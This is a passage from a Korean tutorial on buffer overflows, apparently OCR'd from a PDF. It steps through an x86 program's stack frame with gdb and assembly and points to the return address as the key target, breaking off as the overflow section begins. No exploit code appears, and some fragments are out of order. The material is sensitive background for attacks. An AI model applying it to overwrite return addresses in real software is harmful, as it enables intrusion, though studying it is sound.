
<그림 13>과 같이 segment가 구성되었다. segment의 크기는 프로그램마다 다르기 때문에 최상위 메모리의 주소는 그림과 같이 구성되지 않을 수도 있다. 다만 필자가 임의의 값을 정한 것이다. 이 segment의 logical address는 0x08000000 부터 시작하지만 실제 프로그램이 컴파일과 링크되는 과정에서 다른 라이브러리들을 필요로하게 된다. 따라서 코딩한 코드가 시작되는 지점은 시작점과 일치하지는 않을 것이다. 뿐만 아니라 stack segment 역시 0xBFFFFFFF까지 할당 되지만 역시 필요한 환경 변수나 실행 옵션으로 주어진 변수 등등에 의해서 가용한 영역은 그 보다 조금 더 아래에 자리잡고 있다. simple.c는 전역변수를 지정

하지 않았기 때문에 data segment에는 링크된 라이브러리의 전역변수 값만 들어 있을 것이다.

이제 프로그램이 시작되면 EIP 레지스터 즉, CPU가 수행할 명령이 있는 레지스터는 main()함수가 시작되는 코드를 가리키고 있을 것이다. main() 함수의 시작점은 0x80482fc가 되겠다. 이제 한 명령어씩 따라가 보도록 하자.


ESP가 정확히 어느 지점을 가리키는지 알아보기 위하여 gdb를 이용하여 레지스터 값을 알아보았다.

```
(gdb) break *0x80482fc
Breakpoint 1 at 0x80482fc
(gdb) r
Starting program: /home/dalgona/work/bof/simple

Breakpoint 1, 0x080482fc in main ()
(gdb) info register esp
esp            0xbffffa7c       0xbffffa7c
```



<그림 13. simple.c 프로그램이 실행 될 때의 segment 모습>


<Step 1>



좌측의 그림과 같이 EIP는 main()함수의 시작점을 가리키고 있다. 그리고 ESP는 스텍의 맨 꼭대기를 가리키고 있다. ESP가 스텍의 맨 꼭대기를 가리키고 있는 이유는 프로그램이 수행되면서 수많은 PUSH와 POP 명령을 할 것이기 때문에 이 지점에다 PUSH를 해라, 이 지점에 있는 데이터를 POP해 가라 라는 의미이다. PUSH 명령이 ESP가 가리키는 지점에다 데이터를 넣을 것인지 아니면 ESP가 가리키는 아래 지점에다 데이터를 넣을 것인지는 system architecture에 따라 다르다. 마찬가지로 POP 명령이 ESP가 가리키는 지점의 데이터를 가져갈 것인지 아니면 ESP가 가리키는 지점 위의 데이터를 가져갈 것인지 역시 다르게 동작한다. 하지만 별 상관은 없다.

ebp를 저장하는 이유는 이전에 수행하던 함수의 데이터를 보존하기 위해서이다. 이것을 base pointer라고도 부른다. 그래서 함수가 시작될 때에는 이렇게 stack pointer와 base pointer를 새로 지정하는데 이러한 과정을 함수 프롤로그 과정이라고 한다.

<Step 2>



push %ebp

를 수행하여 이전 함수의 base pointer를 저장하면 stack pointer는 4바이트 아래인 0xbffffa78을 가리키게 될 것이다.

mov %esp, %ebp

를 수행하여 ESP 값을 EBP에 복사하였다. 이렇게 함으로써 함수의 base pointer와 stack pointer가 같은 지점을 가리키게 된다.

sub $0x8, %esp

는 ESP에서 8을 빼는 명령이다. 따라서 ESP는 8바이트 아래 지점을 가리키게 되고 스텍에 8바이트의 공간이 생기게 된다. 이것을 스텍이 8바이트 확장되었다고 말한다. 이 명령이 수행되고 나면 ESP에는 0xbffffa70 이 들어가게 된다.

지면을 아끼기 위하여 다음 명령들도 계속 살펴보자.

and $0xfffffff0, %esp

은 ESP와 11111111 11111111 11111111 11110000 과 AND 연산을 한다. 이것은 ESP의 주소값의 맨 뒤 4bit를 0으로 만들기 위함이다. 별 의미 없는 명령이다.

mov $0x0, %eax

EAX 레지스터에 0을 넣고

sub %eax, %esp


ESP에 들어 있는 값에서 EAX에 들어 있는 값만큼 뺀다. 이것은 역시 stack pointer를 EAX

만큼 확장시키려 하는 것이지만 0이 들어 있으므로 의미 없는 명령이다.

sub $0x4, %esp

스텍을 4바이트 확장하였다. 따라서 ESP에 들어있는 값은 0xbffffa6c 가 된다.

<Step 3>



지금까지의 명령을 수행한 모습은 좌측 그림과 같다. ESP는 12바이트 이동하였다.

다음으로 수행할 명령은

push $0x03

push $0x02

push $0x01

이다. 이것은 function(1, 2, 3)을 수행하기 위해 인자값 1, 2, 3을 차례로 넣어준다. 순서가 3, 2, 1이 되어 있는 것은 스텍에서 끄집어 낼 때에는 거꾸로 나오기 때문에 그렇다.

왜 이 값들이 여기에 들어가는지는 <그림 13>에서 argc, argv가 위치한 자리와 아래에서 설명할 function()의 프롤로그가 끝난 다음의 스텍의 모습을 보면 이해가 될 것이다.

call 0x80482f4

명령은 0x80482f4에 있는 명령을 수행하라는 것이다. 보는 것과 같이 0x80482f4에는 function 함수가 자리잡은 곳이다.


call 명령은 함수를 호출할 때 사용되는 명령으로 함수 실행이 끝난 다음 다시 이 후 명령을 계속 수행할 수 있도록 이 후 명령이 있는 주소를 스텍에 넣은 다음 EIP에 함수의 시작 지점의 주소를 넣는다.

“add $0x10, %esp” 명령이 있는 주소이다.

따라서 함수 수행이 끝나고 나면 이제 어디에 있는 명령을 수행해야 하는가 하는 것을 스텍에서 POP하여 알 수 있게 되는 것이다. 이것이 바로 buffer overflow에서 가장 중요한 **return address** 이다.

이제 EIP에는 function함수가 있는 0x80482f4 주소값이 들어가게 된다.

<Step 4>




이제 EIP는 function()함수가 시작되는 지점을 가리키고 있고 스텍에는 main()함수에서 넣었던 값들이 차곡차곡 쌓여있다.

push %ebp

mov %esp, %ebp

function()함수에서도 마찬가지로 함수 프롤로그가 수행된다. main()함수에서 사용하던 base pointer가 저장되고 stack pointer를 function()함수의 base pointer로 삼는다.

<Step 5>



function() 함수의 프롤로그가 끝나고 만난 명령은

sub $0x28, %esp

이다. 이것은 스텍을 40바이트 확장한다.


40바이트가 된 이유는 simple.c의 function()함수에서 지역 변수로 buffer1[15]와 buffer2[10]을 선언 했기 때문인데 buffer1[15]는 총 15바이트가 필요하지만 스텍은 word (4byte)단위로 자라기 때문에 16바이트를 할당하고 buffer2[10]을 위해서는 12바이트를 할당한다. 따라서 확장 되어야할 스텍의 크기는 28바이트이다. 하지만 이것은 gcc버전에 따라서 또 달라진다.

gcc 2.96 미만의 버전에서는 위와 같이 word 단위로 할당되어 28바이트 확장이 되겠지만 gcc 2.96 이후의 버전에서는 스텍은 16배수로 할당된다. 단 8바이트 이하의 버퍼는 1 word 단위로 할당되지만 9바이트 이상의 버퍼는 4 word 단위로 할당이 된다. 또한 8바이트 dummy값이 들어간다. 이에 따른 정확한 이유와 규칙성은 아직 발견하지 못했다.

아무튼 이런 이유로 buffer1[15]를 위해서 16바이트가 할당되고 buffer2[10]을 위해서 16바이트가 할당된다. 그리고 추가로 8바이트의 dummy가 들어가 총 40바이트의 스텍이 확장된 것이다. 8바이트 dummy에 무슨 값이 들어가 있는 것은 아니지만 쓸데없는 8바이트의 공간이 소모되고 있다는 의미이다.

그리고 function함수의 인자는 function()함수의 base pointer 와 return address 위에 존재하게 된다. 이것은 <그림 13>에서 보는 바와 같이 main함수가 호출 될 때 주어지는 인자 argc, argv가 위치한 곳과 같은 배치를 갖고 있다. 어떤가? 이제 <그림 13>이 이해가 되지 않는가?

<Step 6>



이렇게 만들어진 버퍼에는 이제 우리가 필요한 데이터를 쓸 수 있게 된다.


보통

mov $0x41, [$esp -4]

mov $0x42, [$esp-8]

과 같은 형식으로 ESP를 기준으로 스텍의 특정 지점에 데이터를 복사해 넣는 방식으로 동작한다. simple.c에는 데이터를 넣는 과정이 없으므로 스텍이 만들어진 과정까지만 확인 하는 것으로 만족하자.


자 그러면 이제 스텍을 한번 살펴보자.



<그림 14. function() 수행 중 스텍의 모습>

스텍은 <그림 14>와 같은 형태를 갖게 된다.

<Step 7>



이제 **leave** instruction을 수행했다. leave instruction은 함수 프롤로그 작업을 되돌리는 일을 한다. 위에서 본 대로 함수 프롤로그는

push %ebp
mov %esp, %ebp
였다. 이것을 되돌리는 작업은

mov %ebp, %esp
pop %ebp
이다. leave instruction 하나가 위의 두 가지 일을 한꺼번에 하는 것이다. stack pointer를 이전의 base pointer로 잡아서 function() 함수에서 확장했던 스텍 공간을 없애버리고 PUSH해서 저장해 두었던 이전 함수 즉, main()함수의 base pointer를 복원 시킨다.

POP을 했으므로 stack pointer는 1 word 위로 올라갈 것이다.


그러면 이제 stack pointer는 return address가 있는 지점을 가리키고 있을 것이다.

ret instruction은 이전 함수로 return하라는 의미이다. EIP 레지스터에 return address를 POP하여 집어 넣는 역할을 한다. 굳이 표현하자면

pop %eip

라고 할 수 있겠지만 앞에서 설명한 대로 EIP 레지스터는 직접적으로 수정할 수 없기 때문에 위와 같은 명령이 먹히지는 않지만 이런 동작을 한다고 이해하면 된다.

<Step 8>



로 프로그래머가 알아야 할 필요는 없다.

ret

를 수행하고 나면 return address는 POP되어 EIP에 저장되고 stack pointer는 1 word 위로 올라간다.

add $0x10, %esp

는 스텍을 16바이트 줄인다. 따라서 stack pointer는 0x804830c 에 있는 명령을 수행하기 이전의 위치로 돌아가게 된다.

leave

ret

를 수행하게 되면 각 레지스터들의 값은 main()함수 프롤로그 작업을 되돌리고 main()함수 이전으로 돌아가게 된다. 이것은 아마 init_process()함수로 되돌아가게 될 것이다. 이 함수는 운영체제가 호출하는 함수

5. Buffer overflow의 이해

버퍼(buffer)란 시스템이 연산 작업을 하는데 있어 필요한 데이터를 일시적으로 메모리 상의 어디엔가 저장하는데 그 저장 공간을 말한다. 문자열을 처리할 것이라면 문자열 버퍼가 되겠고 수열이라면 숫자형 데이터 배열이 되겠다. 대부분의 프로그램에서는 바로 이러한 버퍼를 스텍에다 생성한다. 스텍은 함수 내에서 선언한 지역 변수가 저장되게 되고 함수가 끝나고 나면 반환된다. 이것은 malloc()과 같은 반영구적(free()를 해 주지 않는 이상 이 영역을 계속 보존된다)인 데이터 저장 공간과는 다른 